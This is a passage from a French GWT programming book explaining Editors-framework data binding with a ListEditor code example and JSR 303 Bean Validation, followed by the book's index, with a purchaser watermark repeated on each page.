- `HasDataEditor` est une classe qui adapte une `List<T>` au type `HasData<T>`. En d'autres termes, toute classe dérivant de `HasData<T>` (c'est le cas notamment de `CellWidget` et `DataGrid`) peut prétendre à être intégrée dans Editors.
- `HasTextEditor` adapte l'interface `HasText` au type `LeafValueEditor<String>`. Elle est typiquement utilisée par le widget `Label` qui ne sait afficher qu'une chaîne de caractères.

Plus généralement, les nouveaux composants doivent s'appuyer sur `TakesValue<String>` plutôt que `HasText` non générique.

La gestion des collections d'objets

La liaison des listes s'opère sur le même principe que la liaison d'un graphe objet classique. La seule différence vient du fait qu'il faut utiliser le type `ListEditor<T>, E extends Editor<T>>`. Ce dernier encapsule un type `T` quelconque (l'objet cible de la collection) et compose d'éventuels sous-éditeurs. Dans l'exemple suivant, l'objet `MyBean` contient un champ `MyField` ainsi qu'une liste (`childs`) ; voyons concrètement comment lier ce graphe complexe à un écran de saisie :

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
package com.dngconsulting.editors.client;

import java.util.ArrayList;
import java.util.Arrays;
import java.util.List;

import com.google.gwt.core.client.EntryPoint;
import com.google.gwt.event.dom.client.*;
import com.google.gwt.user.client.Window;
import com.google.gwt.user.client.ui.*;

public class GwtTestingListEditor implements EntryPoint {
    // Le graphe objet que nous souhaiter lier
    public static class MyBean {
        private String myField;
        private List<Child> childs;

        public MyBean() {}

        public String getField() {
            return myField;
        }

        public void setField(String field) {
            this.myField = field;
        }

        public List<Child> getChilds() {
            return childs;
        }

        public void setChilds(List<Child> childs) {
            this.childs = childs;
        }
    }
    // Le type constituant l'élément de la collection
    public static class Child {
        private String name;

        public Child() {
        }

        public Child(String name) {
            this.name = name;
        }
        public String getName() {
            return name;
        }
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
    public void setName(String name) {
        this.name = name;
    }
}
// L'éditeur correspondant à l'objet parent
public static class ParentEditor extends Composite implements Editor<MyBean> {
    TextBox field = new TextBox();
    ChildListEditor childs = new ChildListEditor();

    public ParentEditor() {
        VerticalPanel vp = new VerticalPanel();
        vp.add(new Label("Element parent:"));
        vp.add(field);
        vp.add(new Label("...et ses enfants :"));
        vp.add(childs);
        initWidget(vp);
    }
}
// L'éditeur de l'objet enfant constituant les éléments de la collection
public static class ChildEditor extends Composite implements Editor<Child> {
        @Path("name")
        TextBox childTB = new TextBox() {
        // Lors de la mise à jour du champ, nous affichons un message
        @Override
        public void setValue(String value) {
            System.out.println("setValue(\"" + value + "\") in child editor");
            super.setValue(value);
        }
    };

    public ChildEditor() {
        VerticalPanel vp = new VerticalPanel();
        vp.add(childTB);
        initWidget(vp);
    }
}
// Cet éditeur encapsule le sous-éditeur précédent
public static class ChildListEditor extends Composite implements
                                IsEditor<ListEditor<Child, ChildEditor>> {

    private class ChildSource extends EditorSource<ChildEditor> {
        @Override
        public ChildEditor create(int index) {
            ChildEditor e = new ChildEditor();
            container.insert(e, index);
            return e;
        }
    }
```


Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
        private FlowPanel container = new FlowPanel();
        private ListEditor<Child, ChildEditor> editor =
                            ListEditor.of(new ChildSource());

        public ChildListEditor() {
            initWidget(container);
        }

        @Override
        public ListEditor<Child, ChildEditor> asEditor() {
            return editor;
        }
    }

    interface Driver extends SimpleBeanEditorDriver<MyBean, ParentEditor> {}
    Driver driver = GWT.create(Driver.class);

    // Crée la liste à lier et affiche le contenu des champs lors du clic sur Save
    public void onModuleLoad() {
        VerticalPanel vp = new VerticalPanel();
        RootPanel.get().add(vp);

        MyBean mybean = new MyBean();

        mybean.setField("C'est un test");
        mybean.setChilds(new ArrayList<Child>(Arrays.asList(new Child("un"), new
                                              Child("deux"), new Child("trois"))));

        ParentEditor parentEditor = new ParentEditor();
        vp.add(parentEditor);

        driver.initialize(parentEditor);
        driver.edit(mybean);
        Button b = new Button("save");
        b.addClickHandler(new ClickHandler(){

      @Override
      public void onClick(ClickEvent event) {
        MyBean f = driver.flush();
        Window.alert("Contenu du champ Parent : " + f.getField() + " Element 1
                                              = " + f.getChilds().get(0).getName());
      }});
        RootPanel.get().add(b);
    }
}
```

À l'exécution, cet exemple donne le comportement suivant :

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Figure 21–2
Résultat à l'exécution



Gestion de la validation

Concernant la validation des champs, nous avons vu dans un précédent exemple qu'il était possible de court-circuiter le processus de liaison en insérant des contraintes au niveau du code.

Il faut savoir qu'il existe un autre mécanisme, plus standard, consistant à tirer parti du standard JEE dénommé JSR 303 Bean Validation. À l'aide d'annotations, le développeur définit des contraintes sur les champs directement à partir du modèle des entités.

L'exemple suivant est l'objet `Address` utilisé précédemment et dont le champ `Rue` a été contraint par l'annotation `@NotNull` qui interdit toute valeur nulle. Une autre contrainte définit une taille minimum de deux caractères.

```
class Address {
  @NotNull
  String rue;

  public String getRue() {
    return rue;
  }

  public void setRue(String rue) {
    this.rue = rue;
  }
}

class AutreType {
  String field;
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
  @Size(min=2,message="la taille minimum doit être de 2 caractères")
  public String getField() {
    return field;
  }

  public void setField(String field) {
    this.field = field;
  }
}
```

C'est le module `com.google.gwt.validation.Validation` qui a la charge d'émuler ce standard en JavaScript. Il est donc nécessaire d'insérer cette dépendance dans le fichier de configuration. Ensuite, tout se passe dans le code avec la méthode `Validate()` de la manière suivante :

```
(…)
b.addClickHandler(new ClickHandler() {

      @Override
      public void onClick(ClickEvent event) {

        // On récupère les informations saisies par l'utilisateur.
        Person edited = driverUibinder.flush();

        // On construit un validateur à partir de la classe Validator.
        Validator validator = Validation.buildDefaultValidatorFactory()
            .getValidator();
        // C'est ici qu'on demande la validation des champs, une
        // liste de violation des contraintes est renvoyée.
        Set<ConstraintViolation<Person>> violations =
                                  validator.validate(edited);
        // Les messages d'erreurs précédents doivent être ajoutés
        // au dictionnaire d'erreurs du framework Editors.
        driverUibinder.setConstraintViolations(
            (Iterable<ConstraintViolation<?>>)
                                       (Object) (violations));
      }
    });
```

Comme vous l'aurez remarqué, le framework Editors est une brique intéressante pour celui qui souhaite gérer automatiquement la synchronisation entre composants graphiques et modèles de données. Il convient en revanche de bien maîtriser le fonctionnement interne de cette API, très structurante, au même titre que le framework RequestFactory.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Index

A

ActiveX 11
Adobe Dreamweaver 413
Android 305
Ant 42, 179, 335
API (Application Programming Interface) 82
  ClientBundle 253
  événementielle 157
  servlet 167
  user 146, 161
AppEngine 429
application, client lourd 6
arbre syntaxique GWT 284
architecture
  RPC 164
  stateless 363
ASP.Net 1
Async package (design pattern) 223
asynchrone 11, 188, 212
authentification 392
  Basic et Digest 392
  par formulaire 392
  par SSL 392

B

balise imbriquée (UIBinder) 418
Base64 265, 392
Benchmark (classe) 344
bonnes pratiques 361
Bouncy effect 60
BrowserChannelServer 142
BrowserManagerServer (classe) 342
bundle 60

C

Canvas 5
capture 147
caractères Unicode 329
chargement à la demande 10, 209
  fragment exclusif 213
  fragment initial 213, 220
  fragment partagé 214
Checkbox (classe) 65
classe
  anonyme 55
  benchmark 344
  BrowserManagerServer 342
  Composite 152, 158
  Constants 313
  Constantswithlookup 313
  CurrencyCodeMapConstants 313
  Deferredcommand 374
  Dictionary 313
  GWTMockUtilities 357
  GWTTestcase 332
  Incrementalcommand 375
  Localizable 313
  Messages 313
  NumberFormat 313
  Scheduler 374
  Timer 373
  UIObject 161
ClassLoader 210
ClientBundle 21
  API 402
clipping (mécanisme de) 60
closure 146
Cloud Computing 386, 429
cluster 364
code
  mort 292
  WYSIWYG 58

commande (pattern) 378
compilation 212, 218
  rapport de 222
-compileReport (option) 296
composant
  de formulaire 56
  DebugPanel 348
  DockLayoutPanel 82
  Spring 188
  StackLayoutPanel 85
compression 10
compteur intégré de performances 346
Constants (classe) 313
Constantswithlookup (classe) 313
conteneur 64
  complexe 67
  simple (Panel) 64
contexte conversationnel 362
convention d'appel JSNI 120
coordonnées CSS 84
couche de placement 86
CRM (gestion de la relation client) 218, 222
Cross-Site Scripting (XSS) 387
CSRF (Cross-Site Request Forgery) 390
CSS (Cascading Style Sheets) 4, 49
  coordonnées 84
  modèle de placement 75
CssResource 268
CurrencyCodeMapConstants (classe) 313

D

data binding 96
DateTimeFormat (classe)
  classe
    DateTimeFormat 313
DebugPanel (composant) 348
Deferred Binding 233
Deferredcommand (classe) 374
désérialiser 203
développeur
  Fred Sauer 102
  Joel Webber 79
DevMode 33
Dictionary (classe) 313
dictionnaire de langue généré 325
directives conditionnelles 274
DMZ (DeMilitarized Zone) 178, 179, 300
DockLayoutPanel 82
Dojo 2, 8
DOM (Document Object Model) 4, 11, 143
  fragment 13
  Niveau 1 144
  Niveau 2 144
  Niveau 3 144
-draftCompile (option) 296
DTO (Data Transfer Object) 204

E

Easymock 357
Eclipse 5
éditeur de liens (linker) 229
EJB 37
  EJB 3 193
emplacement 72
  UIBinder 416
émulation de la pile d'erreurs 307
erreur de compilation 36
exception
  JSNI 127
  personnalisée 36
expando 149
  JavaScript 147
externalisation dynamique 327
Ext-GWT 90
  GXT 90
ExtJS 2

F

faille de sécurité 386
feuille de style CSS 49
fichier
  de configuration 31
  gwt-dev.jar 24
  gwt-user.jar 24
finalisation de méthode 290
Firebug 32, 212, 265
Firefox 2
firewall 263

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Flash 75
fonction de valeur 272
format monétaire 322
FormPanel 65
formulaire 56
fragment DOM 13
fragmentation 10
  de code 209
framework
  RPC 189
  web
    Dojo 17
    Echo2 16, 17
    Eclipse Rap 17
    Morfik 17
    Ms Volta 17
    Visual Web Gui 17
    Wicket 16
    Zkoss 17
Frontal web 179
fuite mémoire 2, 149

G

GChart 102, 103
générateur de code 246
génériques 5
gestion des ressources 253
gestionnaire de placement 64
Glasshfish 164
graphiste (simplification des échanges) 398
GWT.create() 357
GWT-contrib 19
GWT-DnD 100
GWT-google-apis 107
GWT-Log 106
GWTMockUtilities (classe) 357
GWTTestcase (classe) 332

H

handler 54, 151, 154
Hasname (classe) 65
headless (mode) 432
héritage 5
Hibernate 194, 203, 204, 206
Hidden (classe) 65
historique 32
Hp Quick Test Professional 349
HTML 5 246
HTMLPanel 70
  UIBinder 413
HtmlUnit (style) 336
hyperlien 63

I

i18n 311, 414
I18ncreator 328
I18nsync 329
ICEFaces 2
IE (Internet Explorer) 2
  5 11
IFrameLinker (linkers) 301
incorporation d'images (UIBinder) 408
Incrementalcommand (classe) 375
incubateur GWT 90
inherit (mot-clé) 31
injection
  SQL 386
internationalisation
  statique 326
introspection 246
IPhone 305

J

Java Development Tool (JDT) 284
JavaFX 17
JavaScript 1
JavaScriptHost 142
JavaScriptObject (JSO) 123, 124
Jdeveloper 6
JDT (Java Development Tool) 284
Jetty 37, 164, 194
JMeter 349
Jmock 357
Johnson, Bruce (développeur) 2
JPA 193, 200, 204
JSF (Java Server Faces) 1
JSNI (Java Script and Native Interface) 115, 127
JSON 134, 263
  parseur 14
JSP (Java Server Pages) 1, 2

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

JUnitShell 337

K

Keep-Alives 60

L

Layout Manager 76
Lazy Loading 203
LazyPanel 66
leftovers (fragment partagé) 214
liaison différée 233, 400
Lightweight Metrics System 346
linker (éditeur de liens) 229, 299, 300, 304
  IFrameLinker 301
  SingleScriptLinker 300
  SoycReportLinker 301
  SymbolMapLinker 301
  XSLinker 301
Listbox (classe) 65
listener 21
Localizable (classe) 313

M

Maven 38, 43, 45, 179, 335
Memory Leak 2
Messages (classe) 313
Microsoft Web Expression 413
mocking (ou test par bouchon) 356
Mockito 357
mode
  développement 33, 34
  production 38, 335
modèle
  RPC par délégation 187
module 27
mot-clé
  final 55
MSXML 11
MVC (Modèle Vue Contrôleur) 380
MVP (Modèle Vue Présenteur) 380
myFaces 2

N

NetBeans 6
NumberFormat (classe) 313

O

onBrowserEvent() (méthode) 156
onglet (navigateur) 365
OpenSTA 349
Opera 2
option
  -compileReport 296
  -draftCompile 296
  du compilateur 295
  -XdisableCastChecking 296
  -XdisableClassMetadata 296
Overlay 115
  type 128

P

package client 29
page HTML
  hôte 31
panel *voir* conteneur simple
pattern
  commande 378
permutation 9, 39, 300
PHP 1, 2
PickupDragController 100
pile d'erreurs 305
plug-in GWT 34
point d'arrêt 6
polymorphisme 5
précompilation 285
préfixe de style 276
progiciel intégré (ERP) 218
propagation par bouillonnement 147
propriétés
  conditionnelles 243
  dynamiques 239
  statiques 239
protocole 207
  RMI 342
prototype 2
proxy 263
pruning (ou réduction de code) 288

Q

QA Center 349

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

R

ramasse-miettes 146, 149
Rational Teamtest 349
redéfinition 5
réduction
  de code 288
  de type 291
refactoring 6
règles de liaison 244
répertoire war 31
ressources
  binaires 256
  images 256
  textuelles 256
    asynchrones 259
    externes 256
RFC
  2397 265
  2617 392
RIA (Rich Internet Application) 1
RMI (Remote Method Invocation) 190
RPC (Remote Procedure Call) 14, 176
  architecture 164
  modèle d'extensibilité 189
  modèle par délégation 187
  service 164, 187
RpcAuth 395
RpcPolicyManifest (répertoire) 296

S

SaaS (Software As A Service) 386
Safari 2
SAJAX 2
Sauer, Fred (développeur) 102
Scheduler (classe) 374
script de sélection 240
scripts kiddies 386
Selenium
  Grid 340
  IDE (plug-in) 340
  RC 340
  style 336, 340
sérialisation 172, 203
sérialiseur de message personnalisé 206
service
  ATOM 112
  Google 107
    AJAXloader 1.0 Library 108
    compte Gmail 110
    Gadgets 1.0 Library 107
    Gears 1.2 Library 107
    Google AJAX Search 1.0 Library 107
    Google Calendar 110
    Google Maps 1.0 Library 107, 108
    Google Visualization 1.0 Library 107, 108
    GWT-GData 109
    Language 1.0 Library 107, 108
  REST 181
  RPC 187
servlet 164, 167, 189
  norme 1
session 362
  côté serveur 364
  HTTP 395
SevenMock 357
shell 34, 36
Silverlight 17
SingleJSOImpl 139
SingleScriptLinker (linker) 300
slot (emplacement) 72
SmartGWT 96
SOP (Same Origin Policy) 388
SoycReportLinker (linker) 301
SPI (Single Page Interface) 13
SpiderMonkey 20
Spoon, Lex 223
Spring 37, 188
  MVC 16
sprite d'image 277
SSW (Slow Script Warning) 263
StackLayoutPanel 85
standard
  EJB 3 193
  JPA 193, 200
stratégie de tests 331
Struts 1
style
  de test 338

dépendant 51
prédéfini 52
StyleInjector (classe) 269
substitution à l'exécution 271
SuggestBox 59
surcharge 5
SVG (Scalable Vector Graphics) 5
Swing 75
Swing/SWT 34
SymbolMapLinker (linker) 301
synchrone 188

T
TabLayoutPanel 86
table des symboles 309
temps de compilation 299
test
fonctionnel robotisé 348
par bouchon 356
unitaire 7
Textarea (classe) 65
Textbox (classe) 65
TextResource 257
thème, Chrome 54
Timer (classe) 373
token d'historique 368
touche 369
Type Tightening (ou réduction de type) 291

U
UIbinder 397
UIObject 47, 161
undefined (JavaScript) 126

W
W3C (World Wide Web Consortium) 78
Web
1.0 12, 14, 367
2.0 1, 14
Application Debug View 432
WebAppCreator 24, 332
Webber, Joel (développeur) 2, 79
Webdriver 349
Weblogic 164
Websphere 164
widget 56
classe 47
composant de formulaire 56
FormPanel 65
HTMLPanel 70
hyperliens 63
LazyPanel 66
SuggestBox 59
TabLayoutPanel 86
Windows Forms 34
WPF 75

X
-XdisableCastChecking (option) 296
-XdisableClassMetadata (option) 296
XML parseur 14
XMLHttp 11
XMLHttpRequest 11, 14
XSLinker (linker) 301
XSS (Cross-Site Scripting) 387

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00